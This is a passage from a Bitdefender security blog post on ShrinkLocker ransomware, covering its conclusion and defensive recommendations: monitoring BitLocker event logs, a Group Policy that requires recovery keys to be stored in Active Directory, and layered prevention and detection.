
Conclusion and Recommendations

ShrinkLocker is a novel ransomware strain that leverages a unique approach to encrypt systems. By exploiting BitLocker, a legitimate Windows feature, it can rapidly encrypt entire drives, including system drives. Unlike traditional ransomware, ShrinkLocker doesn't introduce its own encryption mechanism but instead manipulates BitLocker to achieve its malicious goals.


Proactive monitoring of specific Windows event logs can help organizations identify and respond to potential BitLocker attacks, even in their early stages, such as when attackers are testing their encryption capabilities. Specifically, tracking events from the "Microsoft-Windows-BitLocker-API/Management" source, particularly those with event IDs 776 (protectors removal) and 773 (BitLocker suspension).



While this monitoring can help in detection, there is also Group Policy configuration that can act as a proactive prevention. By configuring BitLocker to store recovery information in Active Directory Domain Services (AD DS) and enforcing the policy "Do not enable BitLocker until recovery information is stored to AD DS for operating system drives," organizations can significantly reduce the risk of BitLocker-based attacks.



The policy "Do not enable BitLocker until recovery information is stored to AD DS for operating system drives" ensures that BitLocker encryption cannot be started unless the necessary recovery information is securely stored in Active Directory. This prevents unauthorized encryption attempts, as the attacker would need to both encrypt the drive and locate and remove the recovery information from AD.



Attackers can remove existing protectors and set a new password, but they are unable to start the encryption process without first storing the recovery information in AD DS.


Note: Please note that this policy should be implemented and evaluated carefully, following established change management best practices. It's important to consider that threat actors can identify and disable this policy before launching an attack. Nevertheless, this measure serves as a valuable deterrent, particularly against less sophisticated attackers, and can provide defenders with additional opportunity and time to respond and mitigate the impact of an attack.

Our general recommendation for effectively defending against past, present, and future threats remains the same: implementing multilayered, defense-in-depth architecture. Ransomware attacks, especially those involving RaaS affiliates, are essentially manual hacking operations.

Prevention: A critical first step in mitigating the risk of ransomware attacks is minimizing the attack surface. This involves keeping systems up-to-date with the latest security patches, especially those exposed to the internet, to prevent exploitation of known weaknesses. Additionally, implementing Multi-Factor Authentication (MFA) significantly reduces the risk of unauthorized access, even if credentials are compromised through phishing or

other means. Minimizing the number of systems exposed to the internet and implementing strong access controls can further reduce the attack surface.

Protection: By deploying multiple security layers across all devices and users, organizations can create significant obstacles for threat actors who manage to bypass initial defenses. It's essential to strike the right balance between blocking malicious activities and flagging suspicious behavior, while minimizing false positives and performance impacts.



Detection and Response: Most ransomware attacks take at least days, typically weeks, to fully compromise a network. A significant portion of this time is spent on lateral movement, where attackers gain access to additional systems and data. Our investigations consistently reveal that threat actors typically generate sufficient indicators of compromise to be detected. However, two common pitfalls hinder effective response.

Firstly, it’s the absence of robust endpoint detection and response (EDR) or extended detection and response (XDR) solutions. EDR and XDR solutions are designed to decrease the time when threat actors remain undetected, by analyzing and correlating suspicious behavior, even if it can’t be immediately classified as malicious.

Secondly, while detection tools like EDR and XDR can identify anomalies, effective security operations are required to investigate, prioritize, and respond to these alerts. Understaffed or overburdened security teams may struggle to analyze these alerts, allowing security incidents to escalate into full-blown security breaches. By investing in dedicated security operations teams or more affordable managed detection and response (MDR) services, organizations can significantly reduce the risk of these breaches.

These recommendations are based on our extensive ransomware investigations. We've combined our current understanding of ransomware tactics with available security controls in our white paper, "Stopping Ransomware: A Technical Deep Dive into Attack Vectors & Mitigation Strategies with Bitdefender." We continuously update this white paper to reflect the latest trends and best practices.

Read White Paper **Watch LinkedIn Live Event**

Source: https://www.bitdefender.com/en-us/blog/businessinsights/shrinklocker-decryptor-from-friend-to-foe-and-back-again